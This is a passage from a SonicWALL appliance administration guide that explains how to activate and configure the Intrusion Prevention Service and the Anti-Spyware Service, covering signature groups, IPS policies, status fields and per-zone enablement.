The signatures that match the specified string are displayed in the **Gateway Anti-Virus Signatures** table.

## Displaying Signature Information

Information about signatures are contained in the Gateway Anti-Virus Signatures Database. To display this information, click on a signature in the Gateway Anti-Virus Signatures table. The information is displayed as a SonicALERT page.



**Note** Some signatures cannot be displayed. When your cursor hovers over them, the cursor does not change shape nor does the signature name become underlined.





## CHAPTER 70

# Activating Intrusion Prevention Service

---

## Security Services > Intrusion Prevention Service

SonicWALL Intrusion Prevention Service (SonicWALL IPS) delivers a configurable, high performance Deep Packet Inspection engine for extended protection of key network services such as Web, e-mail, file transfer, Windows services and DNS. SonicWALL IPS is designed to protect against application vulnerabilities as well as worms, Trojans, and peer-to-peer, spyware and backdoor exploits. The extensible signature language used in SonicWALL's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. SonicWALL IPS offloads the costly and time-consuming burden of maintaining and updating signatures for new hacker attacks through SonicWALL's industry-leading Distributed Enforcement Architecture (DEA). Signature granularity allows SonicWALL IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

### Topics:

- [“SonicWALL Deep Packet Inspection” section on page 1333](#)
- [“SonicWALL IPS Terminology” section on page 1335](#)
- [“SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS Activation” section on page 1335](#)
- [“Setting Up SonicWALL Intrusion Prevention Service Protection” section on page 1336](#)
- [“Security Services > Intrusion Prevention” section on page 1337](#)

## SonicWALL Deep Packet Inspection

Deep Packet Inspection looks at the data portion of the packet. The Deep Packet Inspection technology includes intrusion detection and intrusion prevention. Intrusion detection finds anomalies in the traffic and alerts the administrator. Intrusion prevention finds the anomalies in the traffic and reacts to it, preventing the traffic from passing through.

Deep Packet Inspection is a technology that allows a SonicWALL Security Appliance to classify passing traffic based on rules. These rules include information about layer 3 and layer 4 content of the packet as well as the information that describes the contents of the packet's payload, including the application data (for example, an FTP session, an HTTP Web browser session, or even a middleware database connection). This technology allows the administrator to detect and log intrusions that pass through the SonicWALL Security Appliance, as well as prevent


them (i.e. dropping the packet or resetting the TCP connection). SonicWALL's Deep Packet Inspection technology also correctly handles TCP fragmented byte stream inspection as if no TCP fragmentation has occurred.

## How SonicWALL's Deep Packet Inspection Works

Deep Packet Inspection technology enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities. This is the technology behind SonicWALL Intrusion Prevention Service. SonicWALL's Deep Packet Inspection technology enables dynamic signature updates pushed from the SonicWALL Distributed Enforcement Architecture.

The following steps describe how the SonicWALL Deep Packet Inspection Architecture works:

### SonicWALL DEEP PACKET INSPECTION ARCHITECTURE



1. Pattern Definition Language Interpreter uses signatures that can be written to detect and prevent against known and unknown protocols, applications and exploits.
2. TCP packets arriving out-of-order are reassembled by the Deep Packet Inspection framework.
3. Deep Packet Inspection engine preprocessing involves normalization of the packet's payload. For example, a HTTP request may be URL encoded and thus the request is URL decoded in order to perform correct pattern matching on the payload.
4. Deep Packet Inspection engine postprocessors perform actions which may either simply pass the packet without modification, or could drop a packet or could even reset a TCP connection.
5. SonicWALL's Deep Packet Inspection framework supports complete signature matching across the TCP fragments without performing any reassembly (unless the packets are out of order). This results in more efficient use of processor and memory for greater performance.

## SonicWALL IPS Terminology

- **Stateful Packet Inspection** - looking at the header of the packet to control access based on port, protocol, and IP address.
- **Deep Packet Inspection** - looking at the data portion of the packet. Enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities.
- **Intrusion Detection** - a process of identifying and flagging malicious activity aimed at information technology.
- **False Positive** - a falsely identified attack traffic pattern.
- **Intrusion Prevention** - finding anomalies and malicious activity in traffic and reacting to it.
- **Signature** - code written to detect and prevent intrusions, worms, application exploits, and Peer-to-Peer and Instant Messaging traffic.

## SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS Activation

If you do not have SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service installed on your SonicWALL security appliance, the **Security Services > Intrusion Prevention** page indicates an upgrade is required and includes a link to activate it from your SonicWALL security appliance management interface. To activate a SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service on your SonicWALL security appliance, you need to purchase a SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license

- From a SonicWALL reseller
- Through your mysonicwall.com account (limited to customers in the USA and Canada).



Tip

If your SonicWALL security appliance is connected to the Internet and registered at mysonicwall.com, you can activate a 30-day FREE TRIAL of SonicWALL Gateway Anti-Virus, SonicWALL Anti-Spyware, and SonicWALL Intrusion Prevention Service separately from the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, and **Security Services > Intrusion Prevention** pages in the management interface.

Because SonicWALL Intrusion Prevention Service is part of the unified SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you will receive a single License Keyset to activate all three services on your SonicWALL security appliance.

You must activate the SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from the **Security Services > Intrusion Prevention** page first. Once you have activated Intrusion Prevention Service, you can then activate SonicWALL Gateway Anti-Virus and SonicWALL Anti-Spyware.

If you have an License Keyset for SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you can activate your license in these ways:

- Through mysonicwall.com.

The activation is automatically enabled on your SonicWALL security appliance within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to immediately update your SonicWALL security appliance.

- Go to the **System > Licenses** page to activate your license, as described in the [“Manually Activating, Upgrading, or Renewing for Closed Environments”](#) section on page 118.



**Note** Manual upgrade of the encrypted License Keyset is only for Closed Environments. If your SonicWALL security appliance is connected to the Internet, it is recommended you use the automatic registration and Security Services upgrade features of your appliance.

## Setting Up SonicWALL Intrusion Prevention Service Protection

Activating the SonicWALL Intrusion Prevention Service license on your SonicWALL security appliance does not automatically enable the protection. After activating your Intrusion Prevention Service license, you must enable and configure SonicWALL IPS on the SonicWALL management interface before intrusion prevention policies are applied to your network traffic.

To configure SonicWALL Intrusion Prevention Service to begin protecting your network, you need to perform the following steps:

**Step 1** Navigate to the **Security Services > Intrusion Prevention** page.

The screenshot displays the 'Intrusion Prevention' configuration page. At the top, there are 'Accept' and 'Cancel' buttons. Below is the 'IPS Status' section with a table showing details like 'Signature Database: Downloaded', 'Signature Database Timestamp: UTC 02/18/2014 16:52:49.000', 'Last Checked: 02/19/2014 15:49:34.368', and 'IPS Service Expiration Date: 10/10/2016'. A note below the table says: 'Note: Enable the Intrusion Prevention Service per zone from the Network > Zones page.'

The 'IPS Global Settings' section includes an 'Enable IPS' checkbox (unchecked) and a table for 'Signature Groups':

Signature Groups	Prevent All	Detect All	Log Redundancy Filter (seconds)
High Priority Attacks	<input type="checkbox"/>	<input type="checkbox"/>	0
Medium Priority Attacks	<input type="checkbox"/>	<input type="checkbox"/>	0
Low Priority Attacks	<input type="checkbox"/>	<input type="checkbox"/>	60

Buttons for 'Configure IPS Settings' and 'Reset IPS Settings & Policies' are located below the table.

The 'IPS Policies' section shows a list of policies with filters for 'View Style', 'Category', 'Priority', and 'Lookup Signature ID'. The current list is:

#	Category	Prevent	Detect	Comments	Configure
	ACTIVEX	Global	Global		
	BACKDOOR	Global	Global		



- Step 2** Enable SonicWALL Intrusion Prevention Service by clicking on the **Enable IPS** checkbox in the **IPS Global Settings** section.
- Step 3** Specify the action for signature group classes (**High Priority Attacks**, **Medium Priority Attacks**, and **Low Priority Attacks**) in the **Signature Groups** table.
- **Prevent All** - select to prevent all attacks.



**Note** You must specify a **Prevent All** action in for at least one priority attack class the **Signature Groups** table to activate intrusion prevention on the SonicWALL security appliance. Leaving no **Prevent All** action checked means no intrusion prevention will occur on the SonicWALL security appliance.

Selecting the **Prevent All** and **Detect All** check boxes for **High Priority Attacks** and **Medium Priority Attacks** protects your network against the most dangerous and disruptive attacks.

- **Detect All** - select to detect all attacks.
  - **Log Redundancy Filter (seconds)** -
- Step 4** Optionally, create an IPS Exclusion List by clicking the **Configure IPS Settings** button.

The **IPS Config View** window displays. Click the **Add** button to enter the to/from IP address to be excluded from Intrusion Prevention Service Protection in the **Add IPS Range Entry** window.

- Step 5** Click the **Accept** button to enable the Intrusion Prevention Service.
- Step 6** Enable SonicWALL GAV on zones in the **Network > Zones** page, as described in the [“Adding and Configuring Zones”](#) section on page 314. Select the **Enable IPS** checkbox.
- You can enforce SonicWALL IPS not only between each network zone and the WAN, but also between internal zones. For example, enabling SonicWALL IPS on the LAN zone enforces anti-virus protection on all incoming and outgoing LAN traffic. You also enable SonicWALL IPS protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.
- Step 7** Enable the following services:
- Gateway Anti-Virus, as described in [“Setting Up SonicWALL Gateway Anti-Virus Protection”](#) on page 1319
  - Anti-Spyware, as described in [“Setting Up SonicWALL Anti-Spyware Service Protection”](#) on page 1345

## Security Services > Intrusion Prevention

The **Security Services > Intrusion Prevention** page is divided into three sections:

- “IPS Status” section on page 1338
- “IPS Global Settings” section on page 1339
- “IPS Policies” section on page 1339

## IPS Status

The **IPS Status** section displays status information on the state of the signature database and your SonicWALL IPS license.

IPS Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 02/18/2014 16:52:49.000 <input type="button" value="Update"/>
Last Checked:	02/19/2014 15:49:34.368
IPS Service Expiration Date:	10/10/2016
<b>Note:</b> Enable the Intrusion Prevention Service per zone from the <a href="#">Network &gt; Zones</a> page.	

The **IPS Status** section displays the following information:

- **Signature Database** indicates whether the signature database is being downloaded, has been downloaded, or needs to be downloaded. The signature database is updated automatically about once an hour, but you can update it manually, as described in “[Updating IPS Signatures](#)” on page 1338.
- **Signature Database Timestamp** displays the last update to the IPS signature database, not the last update to your SonicWALL security appliance.
- **Last Checked** indicates the last time the SonicWALL security appliance checked the signature database for updates. The SonicWALL security appliance automatically attempts to synchronize the database on startup, and once every hour.
- **IPS Service Expiration Date** indicates the date when the IPS service expires. If your IPS subscription expires, the SonicWALL IPS inspection is stopped and the IPS configuration settings are removed from the SonicWALL security appliance. These settings are automatically restored after renewing your IPS license to the previously configured state.
- **Note: Enable the Intrusion Prevention Service per zone from the [Network > Zones](#) page** displays the [Network > Zones](#) page for applying IPS on zones when you click on the [Network > Zones](#) link.



**Note** Refer to “[Setting Up SonicWALL Intrusion Prevention Service Protection](#)” on [page 1336](#) for instructions on applying IPS protection to zones.

## Updating IPS Signatures

By default, the SonicWALL security appliance running IPS automatically checks the SonicWALL signature servers once an hour. There is no need to constantly check for new signature updates. You can also manually update your IPS database at any time by clicking the **Update** button located in the **IPS Status** section.

IPS signature updates are secured. The SonicWALL security appliance must first authenticate itself with a pre-shared secret, created during the SonicWALL Distributed Enforcement Architecture licensing registration. The signature request is transported through HTTPS, along with full server certificate verification.

## IPS Global Settings

The **IPS Global Settings** section provides the key settings for enabling SonicWALL IPS on your SonicWALL security appliance, as described in the [“Setting Up SonicWALL Intrusion Prevention Service Protection”](#) section on page 1336.

## IPS Policies

The **IPS Policies** section allows you to view SonicWALL IPS signatures and configure the handling of signatures by category groups or on a signature by signature basis. Categories are signatures grouped together based on the type of attack.

IPS Policies					Items 1 to 29 (of 29)
View Style:	Category: <input type="text" value="All categories"/>	Priority: <input type="text" value="All"/>	Lookup Signature ID: <input type="text"/>		
#	Category	Prevent	Detect	Comments	Configure
	<b>ACTIVEX</b>	Global	Global		
	<b>BACKDOOR</b>	Global	Global		
	<b>BAD-FILES</b>	Global	Global		
	<b>COMPROMISED-CERTS</b>	Global	Global		
	<b>DB-ATTACKS</b>	Global	Global		

### Viewing the IPS Policy Signatures

#### Topics:

- [“Category”](#) on page 1339
- [“Priority”](#) on page 1341
- [“Lookup Signature ID”](#) on page 1341

#### Category



**Note** You can sort the signatures by category in ascending or descending order.

- **All categories** - select **All categories** from the **Category** drop-down menu.

IPS Policies Items 1 to 29 (of 29) [Navigation icons]

View Style: Category: **All categories** Priority: **All** Lookup Signature ID:

#	Category	Prevent	Detect	Comments	Configure
	<b>ACTIVEEX</b>	Global	Global		
	<b>BACKDOOR</b>	Global	Global		
	<b>BAD-FILES</b>	Global	Global		

To view or change the IPS category settings for a particular category, click the **Edit** icon in the **Configure** column for that category. The **Edit IPS Category** window displays.

**IPS Category Settings**

Category Name:

Prevention:

Detection:

Included Users/Groups:

Excluded Users/Groups:

Included IP Address Range:

Excluded IP Address Range:

Schedule:

Log Redundancy Filter (seconds):  Use Global Settings

**Use Global Setting** refers to the values selected in the **IPS Global Settings** section. The other values reflect how you set up the SonicWALL Intrusion Prevention Service, as described in [“Setting Up SonicWALL Intrusion Prevention Service Protection” on page 1336](#).

- **All signatures** - select **All signatures** from the **Category** dropdown menu.

IPS Policies Items 1 to 50 (of 254) [Navigation icons]

View Style: Category: **All signatures** Priority: **Low** Lookup Signature ID:

#	Category	Name	ID	Prevent	Detect	Priority	Direction	Comments	Configure
	<b>BACKDOOR</b>			Global	Global				
1	BACKDOOR	Weevly Backdoor Access 9	3098			Low	Incoming, to Server		
	<b>ICMP</b>			Global	Global				
2	ICMP	Address Mask Reply	294			Low	Outgoing		
3	ICMP	Address Mask Request	296			Low	Incoming		

To view or change the IPS signature settings for a particular signature, click the **Edit** icon in the **Configure** column for that signature. The **Edit IPS Signature** window displays. The values reflect how you set up the SonicWALL Intrusion Prevention Service for the signature's category, as described in [“Setting Up SonicWALL Intrusion Prevention Service](#)

Protection” on page 1336.

IPS Signature Settings	
Signature Category:	ACTIVEX
Signature Name:	ABB Test Signal Viewer ActiveX Arbitrary I
Signature ID:	5086
Priority:	Medium
Direction:	Incoming, to Client
Prevention:	Use Category Setting (Disabled) ▼
Detection:	Use Category Setting (Disabled) ▼
Included Users/Groups:	Use Category Settings (All) ▼
Excluded Users/Groups:	Use Category Settings (None) ▼
Included IP Address Range:	Use Category Settings (All) ▼
Excluded IP Address Range:	Use Category Settings (None) ▼
Schedule:	Use Category Settings (Always On) ▼
Log Redundancy Filter (seconds):	<input checked="" type="checkbox"/> Use Category Settings <input type="text" value="0"/>

- **Signatures within an individual category** - select a category from the **Category** drop-down menu.

IPS Policies								Items 1 to 50 (of 372)
View Style:	Category: ACTIVEX ▼	Priority: Medium ▼	Lookup Signature ID: <input type="text"/>					
#	Name	ID	Prevent	Detect	Priority	Direction	Comments	Configure
1	ABB Test Signal Viewer ActiveX Arbitrary File Overwrite	5086			Medium	Incoming, to Client		
2	ActivePDF WebGrabber ActiveX Instantiation	4568			Medium	Incoming, to Client		
3	Adobe Acrobat Web Control ActiveX LoadFile Method Invocation	4554			Medium	Incoming, to Client		
4	AOL ICQ ActiveX DownloadAgent Method Invocation	3826			Medium	Incoming, to Client		

To view or change the IPS signature settings for a particular signature, click the **Edit** icon in the **Configure** column for that signature. The **Edit IPS Signature** window displays. The values reflect how you set up the SonicWALL Intrusion Prevention Service for the signature’s category, as described in [“Setting Up SonicWALL Intrusion Prevention Service Protection” on page 1336](#).

### Priority

Select a priority from the **Priority** drop-down menu.

- **All**
- **High**
- **Medium**
- **Low**

### Lookup Signature ID

Lookup Signature ID:	<input type="text" value="5086"/>	
----------------------	-----------------------------------	--

To view or change the IPS signature settings for a particular signature, enter the signature ID in the Lookup Signature ID field and then click the **Edit** icon. The **Edit IPS Signature** window displays. The values reflect how you set up the SonicWALL Intrusion Prevention Service for the signature's category, as described in ["Setting Up SonicWALL Intrusion Prevention Service Protection" on page 1336](#).



## CHAPTER 71

# Activating Anti-Spyware Service

---

## Security Services > Anti-Spyware Service

SonicWALL Anti-Spyware is part of the SonicWALL Gateway Anti-Virus, Anti-Virus and Intrusion Prevention Service solution that provides comprehensive, real-time protection against viruses, worms, Trojans, spyware, and software vulnerabilities.

The SonicWALL Anti-Spyware Service protects networks from intrusive spyware by cutting off spyware installations and delivery at the gateway and denying previously installed spyware from communicating collected information outbound. SonicWALL Anti-Spyware works with other anti-spyware program, such as programs that remove existing spyware applications from hosts. You are encouraged to use or install host-based anti-spyware software as an added measure of defense against spyware.

SonicWALL Anti-Spyware analyzes inbound connections for the most common method of spyware delivery, ActiveX-based component installations. It also examines inbound setup executables and cabinet files crossing the gateway, and resets the connections that are streaming spyware setup files to the LAN. These file packages may be freeware bundled with adware, keyloggers, or other spyware. If spyware has been installed on a LAN workstation prior to the SonicWALL Anti-Spyware solution install, the service will examine outbound traffic for streams originating at spyware infected clients and reset those connections. For example, when spyware has been profiling a user's browsing habits and attempts to send the profile information home, the SonicWALL security appliance identifies that traffic and resets the connection.

The SonicWALL Anti-Spyware Service provides the following protection:

- Blocks spyware delivered through auto-installed ActiveX components, the most common vehicle for distributing malicious spyware programs.
- Scans and logs spyware threats that are transmitted through the network and alerts administrators when new spyware is detected and/or blocked.
- Stops existing spyware programs from communicating in the background with hackers and servers on the Internet, preventing the transfer of confidential information.
- Provides granular control over networked applications by enabling administrators to selectively permit or deny the installation of spyware programs.
- Prevents e-mailed spyware threats by scanning and then blocking infected e-mails transmitted either through SMTP, IMAP or Web-based e-mail.

**Topics:**

- [“SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS Activation” section on page 1344](#)
- [“Setting Up SonicWALL Anti-Spyware Service Protection” section on page 1345](#)
- [“Security Services > Anti-Spyware” section on page 1347](#)

## SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS Activation

If you do not have SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service installed on your SonicWALL security appliance, the **Security Services > Intrusion Prevention** page indicates an upgrade is required and includes a link to activate it from your SonicWALL security appliance management interface. To activate a SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service on your SonicWALL security appliance, you need to purchase a SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license

- From a SonicWALL reseller
- Through your mysonicwall.com account (limited to customers in the USA and Canada)

**Tip**

If your SonicWALL security appliance is connected to the Internet and registered at mysonicwall.com, you can activate a 30-day FREE TRIAL of SonicWALL Gateway Anti-Virus, SonicWALL Anti-Spyware, and SonicWALL Intrusion Prevention Service separately from the **Security Services > Gateway Anti-Virus**, **Security Services > Anti-Spyware**, and **Security Services > Intrusion Prevention** pages in the management interface.

Because SonicWALL Gateway Anti-Virus Service is part of the unified SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you will receive a single License Key to activate all three services on your SonicWALL security appliance.

You must activate the SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from the **Security Services > Intrusion Prevention** page first. Once you have activated Intrusion Prevention Service, you can then activate SonicWALL Gateway Anti-Virus and SonicWALL Anti-Spyware.

If you have an License Key for SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, you can activate your license in these ways:

- Through mysonicwall.com.  
The activation is automatically enabled on your SonicWALL security appliance within 24-hours or you can click the **Synchronize** button on the **Security Services > Summary** page to immediately update your SonicWALL security appliance.
- Go to the **System > Licenses** page to activate your license, as described in the [“Manually Activating, Upgrading, or Renewing for Closed Environments” section on page 118](#).

**Note**

Manual upgrade of the encrypted License Keyset is only for Closed Environments. If your SonicWALL security appliance is connected to the Internet, it is recommended you use the automatic registration and Security Services upgrade features of your appliance.



You must activate the SonicWALL Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service license from the **Security Services > Intrusion Prevention** page first, as described in [“Security Services > Intrusion Prevention Service” on page 1333](#).

## Setting Up SonicWALL Anti-Spyware Service Protection

Activating the SonicWALL Anti-Spyware license on your SonicWALL security appliance does not automatically enable the protection. To configure SonicWALL Gateway Anti-Spyware to begin protecting your network, you need to perform the following steps:

- Step 1** Activate the Intrusion Prevention Service, as described in [“Setting Up SonicWALL Intrusion Prevention Service Protection” on page 1336](#).
- Step 2** Enable the Gateway Anti-Virus service as described in [“Setting Up SonicWALL Gateway Anti-Virus Protection” on page 1319](#).
- Step 3** Navigate to the **Security Services > Anti-Spyware** page.

Security Services / **Anti-Spyware**

Accept  Cancel

---

**Anti-Spyware Status**

Anti-Spyware Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 02/20/2014 16:31:19.000 <input type="button" value="Update"/>
Last Checked:	02/24/2014 13:52:18.016
Anti-Spyware Expiration Date:	10/10/2016
<b>Note:</b> Enable the Anti-Spyware per zone from the Network > Zones page.	

---

**Anti-Spyware Global Settings**

Enable Anti-Spyware

Signature Groups	Prevent All	Detect All	Log Redundancy Filter (seconds)
High Danger Level Spyware	<input type="checkbox"/>	<input type="checkbox"/>	0
Medium Danger Level Spyware	<input type="checkbox"/>	<input type="checkbox"/>	0
Low Danger Level Spyware	<input type="checkbox"/>	<input type="checkbox"/>	0

Protocols	HTTP	FTP	IMAP	SMTP	POP3
Enable Inbound Inspection	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Enable Inspection of Outbound Spyware Communication

- Step 4** Enable SonicWALL Anti-Spyware on your SonicWALL security appliance by selecting the **Enable Anti-Spyware** checkbox in the **Anti-Spyware Global Settings** section.
- Step 5** Specify the action for signature group classes (**High Danger Level Spyware**, **Medium Danger Level Spyware**, and **Low Danger Level Spyware**) in the **Signature Groups** table.
  - **Prevent All** - select to prevent all spyware with that level of danger.



**Note** You must specify a **Prevent All** action for at least one priority attack class in the **Signature Groups** table to activate spyware prevention on the SonicWALL security appliance. Leaving no **Prevent All** action checked means no spyware prevention will occur on the SonicWALL security appliance.

Selecting the **Prevent All** and **Detect All** check boxes for **High Danger Level Spyware** and **Medium Danger Level Spyware** protects your network against the most dangerous and disruptive spyware.

- **Detect All** - select to detect all spyware with that level of danger.
- **Log Redundancy Filter (seconds)** - Dictates the sensitivity of the log-redundancy filter. Either select **Use Global Settings** or enter your own per-policy setting, in seconds. Default is **Use Global Settings**.

**Step 6** Optionally, set view settings by clicking the **Configure Anti-Spyware Settings** button. The **Anti-Spyware Config View** window displays.

If you want to suppress the sending of e-mail messages (SMTP) to clients from the Anti-Spyware service when spyware is detected in an e-mail or attachment, check the **Disable SMTP Responses** box. By default, the setting is enable.

**Step 7** Optionally, enable the **HTTP Clientless Notification** feature, which notifies users when the Anti-Spyware service detects an incoming threat from an HTTP server. To configure this feature, check the **Enable HTTP Clientless Notification Alerts** box and enter a message in the **Message to Display when Blocking** field. By default, the setting is disable; the default message is **This request is blocked by the SonicWALL Anti-Spyware Service**.

If this option disabled, when the SonicWALL Anti-Spyware Service detects an incoming threat from an HTTP server, the Anti-Spyware Service blocks the threat and the user receives a blank HTTP page. Typically, users will attempt to reload the page because they are not aware of the threat. The HTTP Clientless Notification feature informs the user that the SonicWALL Anti-Spyware Service detected a threat from the HTTP server.



**Tip** The HTTP Clientless Notification feature is also available for SonicWALL Gateway Anti-Virus Service.

- Step 8** Optionally, create an Anti-Spyware Exclusion List by clicking the **Add** button to enter the to/from IP address to be excluded from Intrusion Prevention Service Protection in the **Add IPS Range Entry** window. Any IP addresses listed in the exclusion list bypass spyware scanning on their traffic.



**Caution** Use caution when specifying exclusions to SonicWALL Anti-Spyware protection.

- Step 9** To finish entering optional settings, click **OK**.  
Application-level awareness of the type of protocol that is transporting the violation allows SonicWALL Anti-Spyware to perform specific actions within the context of the application to gracefully handle the rejection of the payload.
- Step 10** By default, SonicWALL Anti-Spyware inspects all inbound **HTTP, FTP, IMAP, SMTP** and **POP3** traffic. The anti-spyware protection for these protocols can be disabled by clicking the appropriate checkbox to deselect it
- Step 11** Optionally, enable inspection of outbound communications by selecting the **Enable Inspection of Outbound Software Communication**.
- Step 12** Click the **Accept** button at the top of the page.  
You must specify the zones for which you want SonicWALL Anti-Spyware protection on the **Network > Zones** page.
- Step 13** In the **Anti-Spyware Status** section, click on the **Network > Zones** link in the **Note: Enable the Anti-Spyware per zone from the Network > Zones page**.

Anti-Spyware Status	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 02/20/2014 16:31:19.000 <input type="button" value="Update"/>
Last Checked:	02/24/2014 13:52:18.016
Anti-Spyware Expiration Date:	10/10/2016
<b>Note:</b> Enable the Anti-Spyware per zone from the <a href="#">Network &gt; Zones page</a> .	

- Step 14** Enable Anti-Spyware on zones in the **Network > Zones** page, as described in the [“Adding and Configuring Zones”](#) section on page 314. Select the **Enable Anti-Spyware Service** checkbox.  
You can enforce Anti-Spyware not only between each network zone and the WAN, but also between internal zones. For example, enabling Anti-Spyware on the LAN zone enforces anti-virus protection on all incoming and outgoing LAN traffic. You also enable Anti-Spyware protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.

## Security Services > Anti-Spyware

The **Security Services > Anti-Spyware** page is divided into these sections:

- [“Anti-Spyware Status”](#) section on page 1348

- [“Anti-Spyware Global Settings” section on page 1349](#)
- [“Anti-Spyware Policies” section on page 1351](#)

## Anti-Spyware Status

The **Anti-Spyware Status** section displays status information on the state of the signature database and your SonicWALL Anti-Spyware license.

IPS Status	
<b>IPS Status</b>	
Signature Database:	Downloaded
Signature Database Timestamp:	UTC 02/18/2014 16:52:49.000 <input type="button" value="Update"/>
Last Checked:	02/19/2014 15:49:34.368
IPS Service Expiration Date:	10/10/2016
<b>Note:</b> Enable the Intrusion Prevention Service per zone from the <a href="#">Network &gt; Zones</a> page.	

The **Anti-Spyware Status** section displays the following information:

- **Signature Database** indicates whether the signature database is being downloaded, has been downloaded, or needs to be downloaded. The signature database is updated automatically about once an hour, but you can update it manually, as described in [“Updating Anti-Spyware Signatures” on page 1348](#).
- **Signature Database Timestamp** displays the last update to the Anti-Spyware signature database, not the last update to your SonicWALL security appliance.
- **Last Checked** indicates the last time the SonicWALL security appliance checked the signature database for updates. The SonicWALL security appliance automatically attempts to synchronize the database on startup, and once every hour.
- **Anti-Spyware Expiration Date** indicates the date when the Anti-Spyware service expires. If your Anti-Spyware subscription expires, the SonicWALL IPS inspection is stopped and the Anti-Spyware configuration settings are removed from the SonicWALL security appliance. These settings are automatically restored after renewing your Anti-Spyware license to the previously configured state.
- **Note: Enable the Anti-Spyware per zone from the [Network > Zones](#) page** displays the [Network > Zones](#) page for applying Anti-Spyware on zones when you click on the **Network > Zones** link.



**Note** Refer to [“Setting Up SonicWALL Anti-Spyware Service Protection” on page 1345](#) for instructions on applying Anti-Spyware protection to zones.

## Updating Anti-Spyware Signatures

By default, the SonicWALL security appliance running Anti-Spyware automatically checks the SonicWALL signature servers once an hour. There is no need to constantly check for new signature updates. You can also manually update your Anti-Spyware database at any time by clicking the **Update** button located in the **Anti-Spyware Status** section.

Anti-Spyware signature updates are secured. The SonicWALL security appliance must first authenticate itself with a pre-shared secret, created during the SonicWALL Distributed Enforcement Architecture licensing registration. The signature request is transported through HTTPS, along with full server certificate verification.

## Anti-Spyware Global Settings

The **Anti-Spyware Global Settings** section provides the key settings for enabling SonicWALL Anti-Spyware on your SonicWALL security appliance, as described in the [“Setting Up SonicWALL Anti-Spyware Service Protection”](#) section on page 1345.

### Topics:

- [“Modifying Product Settings”](#) on page 1349
- [“Modifying Individual Signature Settings”](#) on page 1350

## Modifying Product Settings

To view or change the Anti-Spyware product settings for a particular product, click the **Edit** icon in the **Configure** column for that product. The **Edit Anti-Spyware Category** window displays. The values reflect how you set up the SonicWALL Intrusion Prevention Service for the signature’s category, as described in [“Setting Up SonicWALL Anti-Spyware Service Protection”](#) on page 1345.

- **Product Name** - Product name.
- **Prevention**: Select the type of anti-spyware protection:
  - **Use Global Setting** - Refers to the values selected in the **Anti-Spyware Global Settings** section when you set up the SonicWALL Anti-Spyware Service, as described in [“Setting Up SonicWALL Anti-Spyware Service Protection”](#) on page 1345.
  - **Enable** - Enables the Anti-Spyware Service protection for this product.
  - **Disable** - Disables the Anti-Spyware Service protection for this product.
